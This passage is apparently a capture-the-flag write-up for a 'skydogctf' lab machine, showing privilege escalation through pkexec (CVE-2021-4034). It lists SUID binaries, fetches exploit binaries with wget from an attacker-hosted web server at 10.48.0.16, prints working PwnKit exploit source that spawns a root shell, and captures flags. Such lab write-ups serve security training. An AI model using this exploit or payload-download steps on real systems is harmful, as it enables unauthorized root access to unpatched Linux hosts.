
  Output:

```
wernerbrandes@skydogctf:~$ find / -perm -4000 -type f 2>/dev/null
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/bin/umount
/bin/dash
/usr/lib/pt_chown
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/sbin/uuidd
/usr/sbin/pppd
```

- Upon further research, I discovered that one of the binary executable files with SUID bit set, /***usr/bin/pkexec,*** is possibly vulnerable to **CVE-2021-4034** attack. This attack is made possible because certain pkexec versions older than patches released in 2021 do not handle the calling parameters count correctly and end up executing environment variables as commands. This can be exploited to induce pkexec to execute environment variables as arbitrary code.
  Upon verifying that installed pkexec version is vulnerable to **CVE-2021-4034** attack, I found a script to use on GitHub. However, the script required ***make*** or ***gcc,*** neither of which are installed on my target machine to create exploit binaries. Furthermore, these require admin privileges to be installed, which I currently do not have.

  Output:

```
wernerbrandes@skydogctf:/$ pkexec --version
pkexec version 0.105
```



- To work my way around it, I created the exploit binaries on my attacker machine and used the command ***python3 -m http.server 8000*** to turn my attacker directory into a web server. I then downloaded the exploit binaries on the target machine using the commands ***wget*** *http://10.48.0.16:8000/exploit* and ***wget*** *http://10.48.0.16:8000/evil.so*.

Output:

```
void gconv() {}
void gconv_init() {
    setuid(0);
    setgid(0);
    setgroups(0, NULL);
    execve("/bin/sh", NULL, NULL);
}
```

```
int main()
{
    char *envp[] = {
        DIR,
        "PATH=GCONV_PATH=.",
        "SHELL=ryaagard",
        "CHARSET=ryaagard",
        NULL
    };
    char *argv[] = { NULL };
    system("mkdir GCONV_PATH=.");
    system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./" DIR);
    system("mkdir " DIR);
    system("echo 'module\tINTERNAL\t\t\tryaagard//\t\t\t" EVILSO "\t\t\t2' > " DIR "/gconv-modules");
    system("cp " EVILSO ".so " DIR);
    execve(BIN, argv, envp);
    return 0;
}
```

- To execute the exploit binary, I used the command ***./exploit*** proceeded to stabilize the shell using the command ***python -c 'import pty; pty.spawn("bin/bash")'.*** I then used the command ***whoami*** to confirm that I had root privileges and captured the final flag ***flag6{b70b205c96270be6ced772112e7dd03f}.***

Output:

```
root@skydogctf:/home/wernerbrandes# cat flag.txt
flag5{82ce8d8f5745ff68349fa7af1473c9b35}
root@skydogctf:/home/wernerbrandes# cd /root
root@skydogctf:/root# ls
BlackBox
root@skydogctf:/root# cd BlackBox
root@skydogctf:/root/BlackBox# ls
flag.txt
root@skydogctf:/root/BlackBox# cat flag.txt
flag6{b70b205c96270be6ced772112e7dd03f}

CongratulationsYouDidIt
```